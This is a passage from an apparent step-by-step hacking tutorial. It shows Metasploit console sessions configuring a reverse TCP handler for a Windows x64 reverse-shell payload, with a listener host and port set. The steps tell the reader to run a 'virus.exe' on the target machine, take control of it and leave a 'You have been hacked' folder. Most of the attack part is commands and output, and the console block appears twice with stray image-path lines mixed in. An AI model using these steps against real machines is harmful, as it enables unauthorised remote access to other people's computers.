
+ --=[ metasploit v6.3.55-dev ]
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ --=[ 1388 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N] N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > LHOST 100.200.12.5
[-] Unknown command: LHOST
msf6 exploit(multi/handler) > set LHOST 100.200.12.5
LHOST => 100.200.12.5
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) >

```

11. To start the hack I type run and enter it to run the “reverse TCP handler” to hack and access the vulnerable Windows machine.



```

      .
      |
  --o--
      |

dBBBbBP dBBBbBP dBP dBBBbBP dBP dBBBbBP
      |      |      |      |
dBP dBBBbBP dBP dBP dBP dBP
      |      |      |      |
dBP dBP dBP dBP dBP dBP
dBBBbBP dBP dBBBbBP dBBBbBP dBP dBP

To boldly go where no
shell has gone before

=[ metasploit v6.3.55-dev ]
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/x64/shell_reverse_tcp
[-] Unknown command: windows/x64/shell_reverse_tcp
This is a module we can load. Do you want to use windows/x64/shell_reverse_tcp? [y/N] N
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > LHOST 100.200.12.5
[-] Unknown command: LHOST
msf6 exploit(multi/handler) > set LHOST 100.200.12.5
LHOST => 100.200.12.5
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 100.200.12.5:2222

```


12. I would open the “virus.exe” file on the vulnerable Windows machine to start the hack and access the windows directory on Kali Linux.



13. As I succeeded in hacking the Windows machine I will now go to the desktop directory and make a folder named “You have been hacked”

